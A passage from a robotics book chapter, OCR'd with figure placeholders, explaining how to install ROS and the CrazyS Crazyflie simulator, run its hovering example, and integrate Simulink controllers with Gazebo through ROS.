Before installing and using CrazyS, it is necessary to install and configure ROS over a suitable Linux distribution. Although it could be possible to install ROS also on other platforms (like MacOS), Ubuntu is the recommended operating system (OS) and its package manager should be used to install all necessary dependencies. All suggested operations are discussed on the official wiki-pages: see http://wiki.ros.org/indigo/Installation/Ubuntu or http://wiki.ros.org/kinetic/Installation/Ubuntu for Indigo Igloo and Kinetic Kame, respectively.

3.1.1 Ubuntu with ROS

In this subsection, for the sake of completeness and practicality, we report the commands for installing ROS Indigo Igloo (see Listing 4.2) and Kinetic Kame (see

Listing 4.3). Before running such commands it is suggested to give a look at the OS compatibility in the official ROS wiki-pages mentioned above.

```
$ sudo sh -c 'echo "deb http://packages.ros.org/ros/
    ubuntu $(lsb_release -sc) main" > /etc/apt/sources.
    list.d/ros-latest.list'
$ sudo apt-key adv --keyserver hkp://ha.pool.sks-
    keyservers.net:80 --recv-key 421
    C365BD9FF1F717815A3895523BAEEB01FA116
$ sudo apt-get update
$ sudo apt-get install ros-indigo-desktop-full
$ sudo rosdep init
$ rosdep update
$ echo "source /opt/ros/indigo/setup.bash" >> ~/.bashrc
$ source ~/.bashrc
$ sudo apt-get install python-rosinstall
```

Listing 4.2 Installation instructions - Ubuntu 14.04 with ROS Indigo Igloo

```
$ sudo sh -c 'echo "deb http://packages.ros.org/ros/
    ubuntu $(lsb_release -sc) main" > /etc/apt/sources.
    list.d/ros-latest.list'
$ sudo apt-key adv --keyserver hkp://ha.pool.sks-
    keyservers.net:80 --recv-key 421
    C365BD9FF1F717815A3895523BAEEB01FA116
$ sudo apt-get update
$ sudo apt-get install ros-kinetic-desktop-full
$ sudo rosdep init
$ rosdep update
$ echo "source /opt/ros/kinetic/setup.bash" >> ~/.bashrc
$ source ~/.bashrc
$ sudo apt-get install python-rosinstall python-
    rosinstall-generator python-wstool build-essential
```

Listing 4.3 Installation instructions - Ubuntu 16.04 with ROS Kinetic Kame

3.1.2 Installing CrazyS from Source

After having configured both the OS and ROS, the platform can be installed from source. Although CrazyS is completely independent of the chosen OS or ROS distribution, the package dependencies have to be satisfied according to the chosen OS and ROS distro. Therefore, in Listing 4.4 we report the installing procedure for the Kinetic Kame version of ROS. Whereas, in Listing 4.5 the package dependencies for the Indigo Igloo distro are reported (the procedure is exactly the same as for Kinetic Kame).

```
$ sudo apt-get ros-kinetic-joy ros-kinetic-octomap-ros
ros-kinetic-mavlink python-catkin-tools protobuf-
compiler libgoogle-glog-dev ros-kinetic-control-
toolbox
$ mkdir -p ~/catkin_ws/src
$ cd ~/catkin_ws/src
$ catkin_init_workspace
$ catkin init
$ git clone https://github.com/gsilano/CrazyS.git
$ git clone https://github.com/gsilano/mav_comm.git
$ cd ~/catkin_ws/src/mav_comm & git checkout crazys
$ rosdep update
$ cd ~/catkin_ws
$ rosdep install --from-paths src -i
$ catkin build
$ echo "source ~/catkin_ws/devel/setup.bash" >> ~/.bashrc
$ source ~/.bashrc
```

Listing 4.4 Installation instructions from source with ROS Kinetic Kame

```
$ sudo apt-get ros-indigo-octomap-ros python-wstool
   python-catkin-tools protobuf-compiler
$ sudo apt-get ros-indigo-joy libgoogle-glog-dev
```

Listing 4.5 Package dependencies for installing CrazyS from source with ROS Indigo Igloo

Such procedure allows to create a workspace folder (`catkin_ws`) that will contain (in the `src` directory) the code that simulates the Crazyflie dynamics and behavior (determined by sensors model and control algorithms). Further details about the workspace and its meaning can be found in [61], while in [62] there are reported more details regarding messages and services used during the simulation.

3.2 Hovering Example

Launching the simulation is quite simple, so as customizing it: it is enough to run in a terminal the command

```
$ roslaunch rotors_gazebo crazyflie2_hovering_example.
   launch
```

By default the state estimator is disabled since on-board Crazyflie's sensors are replaced by the odometry one. For running the simulation by taking into account the Crazyflie's IMU and the complementary filter, it is enough to give a command that turns on the flag `enable_state_estimator`:

```
$ roslaunch rotors_gazebo crazyflie2_hovering_example.
    launch enable_state_estimator:=true
```

The visual outcome will see the nano-quadcopter taking off after 5s (time after which the *hovering_example* node publishes the trajectory to follow) and flying one meter above the ground, at the same time keeping near to zero the position components along x and y-axis.

For understanding how the controllers work (the reference generator and the Crazyflie's on-board controller, see Sect. 2.2), two plots of the drone position and orientation have been added in the *launch* file. At each time step, data coming from the Gazebo plugins are reported on the plots avoiding to go through the *rosbag* files.[5] The flexible and fully controllable structure of the *launch* file allows to plot any information coming from the simulator. Among such data we can consider the drone state (u_d, v_d, w_d, etc.), the command signals (θ_c, ϕ_c, Ω_c and $\dot{\psi}_c$) or the trajectory references (x_r, y_r, z_r and ψ_r).

3.3 Simulator Description

This section is focused on describing how RotorS (and thus CrazyS), works together with ROS and Gazebo, by considering as illustrative application the *hovering example*. An overview of the main components is reported in Fig. 6 while further details can be found in [28].

To facilitate the development of different control strategies, we recommend to provide a simple interface, like the modular architecture developed for CrazyS and appropriately adapted from RotorS. In the illustrative example we developed a linear position control strategy (see Sect. 2.2), but other control laws can be considered, even nonlinear [63–65]. Indeed, the simulator has to be meant as a starting point to implement more advanced control strategies for the Crazyflie and, more generally, for any quadrotor that can be modeled in Gazebo through RotorS.

All the components of the nano-quadcopter are simulated by Gazebo plugins and the Gazebo physics engine. The body of the aircraft consists of four rotors, which can be placed in any location allowing configuration changes (e.g., from "+" to "×", see Sect. 3.3.1), and some sensors attached to the body (e.g., gyroscope, accelerometer, camera, barometer, laser scanner, etc.). Each rotor has properly dynamics and accounts for the most dominant aerodynamic effects. Also external influences can be taken into account, such as a wind gust, but they are neglected in this tutorial chapter.

A further block is the state estimator, used to obtain information about the state of the drone (see Sect. 2.3). While it is crucial on a real quadcopter, in simulation it can be replaced by a generic (ideal) odometry sensor (with or without noise and bias) in order to understand the effects of the state estimation. In Sect. 3.4.2 some graphics show how the vehicle behavior changes when the drone state is not completely available and it is partially replaced by the on-board complementary filter outputs.

[5] Bags are typically created by a tool like *rosbag*, which subscribes to one or more ROS topic, and stores the serialized message data in a file as it is received.




Fig. 6 Crazyflie 2.0 components in CrazyS, inspired by the RotorS structure

In order to easily test different scenarios, ROS allows to use a suitable *launch* file. As we said before, such file allows to enable or disable the state estimator. That means that the drone orientation and angular velocities are provided by the odometry sensor when the state estimator is turned off, and by the complementary filter (that uses gyroscope and accelerometer data coming from the on-board IMU) when it is switched on (as depicted in Fig. 6). For simplicity, the proposed application considers that in both cases the drone position and linear velocities are provided by the odometry sensor, as described in Sect. 2.2. A different possibility might arise, e.g., when drones fly indoors [66, 67], when a MoCap system is used to provide such information. However, in place of the complementary filter, a more complicated state estimator has to be used in that case.

It is important to highlight how all such features make the tool potentialities endless. Once the Crazyflie is flying, higher level tasks can be carried out and tested in the simulation environment, such as simultaneous localization and mapping (SLAM) [68], planning [69], learning [70], collision avoidance [71], etc. Moreover, it is possible to evaluate easily different scenarios (e.g., how a different sensor time response affects the aircraft stability).

3.3.1 Model Description and Simulation

One of main objectives of using the proposed methodology is to simulate a scenario quite closely to the real world, so that it comes easy the reuse of the software architecture when porting it on the real Crazyflie vehicle (e.g., through the ROS packages Crazyswarm [33] or Crazyros [29, 36]). With this aim we started from one of the available examples in RotorS (specifically the `mav_hovering_example.launch`) having a quite detailed model of drone dynamics.

Thus, we cast that model and control parts to corresponding parts of the Crazyflie nano-quadcopter by considering the specific components (see Fig. 6), the Crazyflie physical dynamics and parameters, and the perception sensors. The overall ROS architecture is depicted in Fig. 7 where the topics and nodes are represented. The whole process is the following: the desired position coordinates (x_r, y_r, z_r, ψ_r) are published by the *hovering_example* node on the topic *command/trajectory*, to which the *position_controller* node (i.e., the Crazyflie controller) is subscribed. The drone state (*odometry* topic) and the references are used to run the control strategy designed for the position tracking. The outputs of the control algorithm consist into




Fig. 7 Graph of ROS nodes (ellipses) and topics (squares) of the hovering example with the Crazyflie 2.0. The continuous line arrows are topic subscriptions, with directions going from the subscriber node to the publisher one




Fig. 8 On-board control architecture of the Crazyflie 2.0 when the state estimator is not considered in the simulation: the estimated data are replaced by the ideal values

the actuation commands ($\omega_1, \omega_2, \omega_3$ and ω_4) sent to Gazebo (*command/motor_speed*) for the physical simulation and the corresponding graphical rendering, so to visually update the aircraft position and orientation.

When the state estimator is turned off, the drone orientation (ϕ_k, θ_k and ψ_k) and angular velocities (p_k, q_k and r_k) published on the topic *odometry* are replaced by the ideal values coming from the odometry sensor. Thus, the on-board control architecture of the Crazyflie changes as depicted in Fig. 8.

RotorS uses Xacro files for describing vehicles, the same structure employed also for the sensors. Thus, for defining the Crazyflie aircraft, the XML tag structure is employed to set properties that are related to the physical features of the drone, like the quadrotor aerodynamic coefficients [50] or other physical parameters [45]. In particular, the `crazyflie2.xacro` file (see Listing 4.6) allows to describe components and properties such as the motors constant, the rolling moment coefficient, the mass of the vehicle, the moments of inertia along the axes, the arm length, the propellers direction, and so on, in according to the aircraft model (see Sect. 2.1). Such file is executed at runtime when the simulation is going to start.

```
<robot name="crazyflie2" xmlns:xacro="http://ros.org/wiki
    /xacro">
<xacro:property name="namespace" value="$(arg mav_name)"
    />
<xacro:property name="rotor_velocity_slowdown_sim" value=
    "50" />
<xacro:property name="use_mesh_file" value="true" />
<xacro:property name="mesh_file" value="package://
    rotors_description/meshes/crazyflie2.dae" />
<xacro:property name="mass" value="0.025" />
<xacro:property name="body_width" value="0.045" />
<xacro:property name="body_height" value="0.03" />
<xacro:property name="mass_rotor" value="0.0005" />
<xacro:property name="arm_length" value="0.046" />
<xacro:property name="rotor_offset_top" value="0.024" />
<xacro:property name="radius_rotor" value="0.0225" />
<xacro:property name="sin45" value="0.707106781186" />
<xacro:property name="cos45" value="0.707106781186" />

<xacro:property name="motor_constant" value="1.28192e-08"
     />
<xacro:property name="moment_constant" value="5.964552e
    -03" />
<xacro:property name="time_constant_up" value="0.0125" />
<xacro:property name="time_constant_down" value="0.025" /
    >
<xacro:property name="max_rot_velocity" value="2618" />
<xacro:property name="rotor_drag_coefficient" value="
    8.06428e-05" />
```

```
<xacro:property name="rolling_moment_coefficient" value="
    0.000001" />

...

<xacro:vertical_rotor
robot_namespace="${namespace}"
suffix="front-right"
direction="ccw"
motor_constant="${motor_constant}"
moment_constant="${moment_constant}"
parent="${namespace}/base_link"
mass_rotor="${mass_rotor}"
radius_rotor="${radius_rotor}"
time_constant_up="${time_constant_up}"
time_constant_down="${time_constant_down}"
max_rot_velocity="${max_rot_velocity}"
motor_number="0"
rotor_drag_coefficient="${rotor_drag_coefficient}"
rolling_moment_coefficient="${rolling_moment_coefficient}
    "
color="Red"
use_own_mesh="false"
mesh="">
<origin xyz="${cos45*arm_length} -${sin45*arm_length} ${
    rotor_offset_top}" rpy="0 0 0" />
<xacro:insert_block name="rotor_inertia" />
</xacro:vertical_rotor>

...
```

Listing 4.6 Crazyflie 2.0 parameters and geometry file

The mentioned files, i.e., `crazyflie2.xacro`, `crazyflie_base.xacro`, `component_snippets.xacro` (see Sect. 2.3.2), are related to each other making the aircraft model like a chain, where each link has a proper aim and without them the simulation cannot start. Thus, in order to facilitate the understanding and making clear how to develop an own platform, Fig. 9 illustrates the overall architecture of the simulation that is instantiated by invoking the *launch* file.

Conversely, the robot geometry has been modeled by using the open-source software Blender (see Fig. 10) and the *vertical_rotor* macro defined in the `multirotor_base.xacro` file. Starting from the mesh file available on [46], the digital representation of the propellers has been changed from a "+" configuration (Crazyflie 1.0) to a "×" configuration (Crazyflie 2.0) providing textures and materials with the `crazyflie2.dae` file (it employs the COLLADA [72] format). That illustrates how it is possible to start from a CAD file, i.e., the 3D model of the vehicle, to the simulation environment in few steps, taking care to convert the file to

a format readable by Gazebo. In particular, it is possible to note how the position of the propellers was set up by varying the parameters of the tag `<origin xyz="X Y Z" rpy="ROLL PITCH YAW">` (see Listing 4.6), where `X`, `Y` and `Z` represent the x, y and z propeller coordinates in the fixed inertial frame, respectively, and `ROLL`, `PITCH` and `YAW` its attitude.

3.4 Developing a Custom Controller

This section (in particular Sect. 3.4.1) explains how to use the MathWorks Robotics System Toolbox [73] to build-up a SITL simulation architecture in which Simulink schemes of control loops[6] are reused and interfaced to Gazebo in order to simulate




Fig. 9 The software flow diagram in CrazyS. The rectangles represent the file while the arrows the flow of calls from the *launch* file to the Gazebo 3D virtual environment

[6]Matlab/Simulink is widely spread among control engineers that use those tools for designing their control strategies. Control design is not the aim of the chapter and thus we assume Simulink schemes have already been defined in an earlier phase and are available for the SITL simulation.




Fig. 10 Crazyflie digital representation by using the open-source software Blender

the detailed aircraft physical model. The C++ code implementation of the Simulink schemes and their ROS integration will be discussed in the following Sect. 3.4.2 by closing the process and achieving the final and complete SITL simulation architecture. The overall procedure will be described in details, however we illustrate here the motivations of the proposed approach.

The first phase based on MathWorks RST allows in few steps to compare the results obtained from the interaction between Simulink schemes (controller) and Gazebo (physics) with the outcomes of the system completely implemented in Matlab/Simulink (both physical model and controller). In this way, implementation details like controller discretization, concurrency, timing issues, can be isolated when looking at the Matlab/Simulink platform only, while their effects can be investigated by considering the Simulink and Gazebo simulations.

In few words, the RST allows in an easy way to test and verify the behavior of the flight control system (see Sect. 2.2), by comparing and evaluating different control strategies, making possible to come back easily to the control design phase (whose outputs are usually the Simulink schemes) before implementing the ROS code. Such approach saves time in the development of possible problematic code and fulfills requirements of modern embedded systems development based on the well-known V-model [31].

The entire process has been tested with the 2017b release of Matlab, but it is compatible with any Matlab release successive to 2015a. The code is specific for the use case study, but it can be easily and quickly customized to work with any quadrotor in the simulation framework.

3.4.1 Robotics System Toolbox

The MathWorks Robotics System Toolbox provides an interface [74] between Matlab/Simulink and ROS, allowing to establish a connection with the ROS master (Gazebo in our case) directly controlling the Crazyflie dynamics.

Starting from that scheme, the feedback loops are replaced by RST blocks implementing the *publish/subscribe* paradigm dealing with ROS topics, as depicted in Fig. 11. The Gazebo plugins will provide the sensors data, while the controller outputs (actuators commands) will be sent to the detailed physical model in the virtual scenario. Therefore, the Crazyflie model, that was present in the Simulink scheme when simulating the controlled drone dynamics in Matlab, can be removed. Although now the simulation is based on the physical engine of Gazebo and runs through the ROS middleware, any change or modification of the control law is limited to standard Simulink blocks at a higher abstraction level.

RST is available from the 2015a release of Matlab but not all types of ROS messages are supported. In particular, RST does not support `mav_msgs/Actuators` messages employed in RotorS to send the propellers angular velocities to the Gazebo physics engine, at least till Matlab release 2017b. The issue can be partially overcome by installing a suitable add-ons `roboticsAddons`, hosted on the MathWorks add-ons explore site [75], and by creating the custom messages starting from the properly ROS package [76]. Indeed, the toolbox supports the forwarding of custom messages only via Matlab scripts. Therefore, the Simulink schemes have to be adapted and integrated with Matlab scripts for exchanging data and commands with ROS and Gazebo. Due to space constraints, the whole procedure as well as the employed schemes and scripts will not be described here but all information are available in [77].

As shown in [77, 78], the communication between Simulink and Gazebo needs to be synchronized via Gazebo services (*unpause* and *pause_physics*) that run and stop the simulation so to avoid data losses and system instabilities. When the scheme runs in synchronization mode, the client (Matlab) is in charge of deciding when the next step should be triggered by making the server (Gazebo) advance the simulation.




Fig. 11 Simulink control scheme by using RST blocks. The red box highlights the block implementing the ROS topic subscription to the sensors values, while the green box indicates the block in charge to publish the propellers angular velocity

In this way it is avoided any possible synchronization/communication issue arising from a real implementation of a cyberphysical system. When the control strategy is sufficiently investigated and verified, all implementation issues can be modeled and/or taken into account thus removing the artificial synchronization and proceeding with the coding for implementing the control strategy on middleware like ROS or even on a real time OS.

In Listing 4.7 the *launch* code (specifically the `crazyflie_without_controller.launch`) employed to link Matlab/Simulink with ROS and Gazebo, is reported. Such code starts the server (Gazebo) that simulates the Crazyflie dynamics and sensors. Then, Gazebo goes in stand-by waiting for the Simulink scheme implementing the controller. It will be in charge to run and pause the physical engine computations in order to simulate the controlled scenario.

```
<launch>

<arg name="mav_name" default="crazyflie2"/>
<arg name="world_name" default="basic"/>
<arg name="enable_logging" default="false" />
<arg name="enable_ground_truth" default="true" />
<arg name="enable_state_estimator" default="false" />
<arg name="log_file" default="$(arg mav_name)" />
<arg name="paused" value="true"/>
<arg name="debug" default="false"/>
<arg name="gui" default="true"/>
<arg name="verbose" default="false"/>

<env name="GAZEBO_MODEL_PATH" value="${GAZEBO_MODEL_PATH
     }:$(find rotors_gazebo)/models"/>
<env name="GAZEBO_RESOURCE_PATH" value="${
    GAZEBO_RESOURCE_PATH}:$(find rotors_gazebo)/models"/>
<include file="$(find gazebo_ros)/launch/empty_world.
    launch">
    <arg name="world_name" value="$(find rotors_gazebo)/
    worlds/$(arg world_name)_crazyflie.world" />
    <arg name="debug" value="$(arg debug)" />
    <arg name="paused" value="$(arg paused)"/>
    <arg name="gui" value="$(arg gui)" />
    <arg name="verbose" value="$(arg verbose)"/>
</include>

</launch>
```

Listing 4.7 Launch file employed to simulate the Crazyflie dynamics and sensors

Note that although the RST supports `C++` code generation [79] and it is able to generate automatically a ROS node from a Simulink scheme and deploying it into a ROS network, it is not immediate to integrate everything within RotorS obtaining,

at the same time, a readable code. Thus, we followed the approach of developing manually the code paying attention to the software reuse and to modular design.

3.4.2 ROS Integration

In this section it is described and analyzed the code structure that implements the controller of the vehicle. As illustrated in Fig. 7 and already referred in Sect. 3.3.1, the *nav_msgs/Odometry* messages published on the topic *odometry* by Gazebo, are handled by the *position_controller* node that has the aim of computing the propellers speed. Such speeds are later published on the *command/motor_speed* topic through *mav_msgs/Actuators* messages.

The controller implementation is divided into two main parts: the first part handles the parameters and the messages passing, and it is implemented as a ROS node (i.e., the *position_controller* node); while the second part is a library of functions, called by the ROS node and get linked to it at compilation time by using the `CMakeList.txt` file,[7] that implements all required computations (the *crazyflie_onboard_controller*, the *crazyflie_complementary_filter*, etc.). Parameters (both controller and vehicle ones) are set in YAML files[8] (e.g., `controller_crazyflie2.yaml`, `crazyflie2.yaml`, etc.) and passed to the ROS parameter server by using the *launch* file in which the following line between the `<node>` tags is added.

```
<rosparam command="load" file= "$(find rotors_gazebo)/
   resource/controller_crazyflie2.yaml"/>
```

The ROS parameter server makes those values available to the ROS network avoiding to build-up all executables every time a slight modification occurs (a very time consuming step). In this way it is possible to modify the controller gains described in Sect. 2.2 or the vehicle parameters (like the Crazyflie mass, its inertia or the rotor configuration) in a very simple way, evaluating more quickly how system performance changes at each different simulation.

In order to show the potentialities and the flexibility of the platform, a ROS node has been developed to simulate the scenario with and without the Crazyflie on-board state estimator. The node is able to catch the data coming from Gazebo, or other nodes in the ROS network (e.g., the *hovering_example* that is in charge to publish the trajectory to follow), and to send the actuation commands (ω_1, ω_2, ω_3 and ω_4) to the Gazebo physics engine. To that aim, a suitable *launch* file, i.e., the `crazyflie2_hovering_example.launch`, was made to handle the simulation starting. That file allows to switch from a scenario to another one by varying the boolean value of the variable `enable_state_estimator` as illustrated in Sect. 3.2.

[7] It manages the build process of the software. It supports directory hierarchies and applications that depend on multiple libraries.

[8] YAML (YAML Ain't Markup Language) is a human-readable data serialization language and is commonly used for configuration files. YAML targets many of the same communications applications as XML but has a minimal syntax which intentionally breaks.




Fig. 12 Structures of the packages contained in the CrazyS repository

When the state estimator is disabled (i.e., the odometry sensor is used), the callback methods work only with the *Odometry* (for reading sensors data) and *MultiDOFJointTrajectory* (for reading trajectory references) messages. Instead, when the complementary filter works a callback method considers also the IMU messages. ROS timers have been introduced for dealing with the update rate of the Crazyflie on-board control and the sampling time of the position control loop (chosen to be 1 ms as defined in `basic_crazyflie.world` file). In both cases, at each time step, the method `CalculateRotorVelocities` computes the rotor velocities ω_i from the controller's input and drone current (or estimated) state.

In order to facilitate the reuse of the software modules developed in CrazyS, the inner loop (the attitude and rate controllers, i.e., the Crazyflie on-board controller, see Fig. 5) and the complementary filter have been implemented as libraries. In such a way, state estimators and controllers can be easily employed in any node of the ROS network or replaced by improving Crazyflie's performance. In Fig. 12 the CrazyS packages structures and the main files included into the CrazyS ROS repository are depicted.

The overall system has been simulated through Gazebo/ROS and the results illustrate in a direct way how the system works (the corresponding video is available [80]): the Crazyflie 2.0 keeps the hovering position until the simulation stops. Moreover, from the video [81] it appears evident how the control system is able to compensate attitude and position disturbances coming back to the hovering position. Finally, a further scenario (video [82]) considers the "real" sensors (see Fig. 5) by taking into account the IMU and the complementary filter. All the experiments have been carried out by using Kinetic Kame version of ROS (as we said before, it is also compatible with the Indigo Igloo version) for visualization and scripting, and they were run on a workstation based on Xeon E3-1245 3.50 GHz, Gallium 0.4 on NV117 and 32GB of RAM with Ubuntu 16.04.




Fig. 13 Drone position during the hovering example. In red the numerical results (Matlab/Simulink) and in blue and green the simulation results (Gazebo/ROS) with and without the real sensors

Figure 13 reports numerical results obtained in Matlab/Simulink (both the physical model and control are simulated there) by considering the perfect state information ("n" subscript signals, solid lines). Simulation results obtained in Gazebo/ROS ("s" subscript signals) are depicted, as well. In particular, the subscript "imu" has been used to discriminate the data when the state estimator is in the loop. The controller works quite well in all considered scenarios. Nevertheless, designing a high performance hovering controller is not the aim of this work but we considered such task to show the advantages of the SITL simulation implemented through the CrazyS platform. From a control point of view, better results might be obtained by using a Kalman filter [83] (already developed in the Crazyflie firmware but not used as the default state estimator, probably due to the increase of computational burden) or the new on-board control [84] released with the 2018.10 version of the firmware.

3.5 *Continuous Integration System*

In this section we illustrate our proposed solution to link the continuous integration (CI) open-source platform TravisCI [85] with the CrazyS repository. Moreover we describe the corresponding advantages that a CI system may give when developing a ROS component like CrazyS.

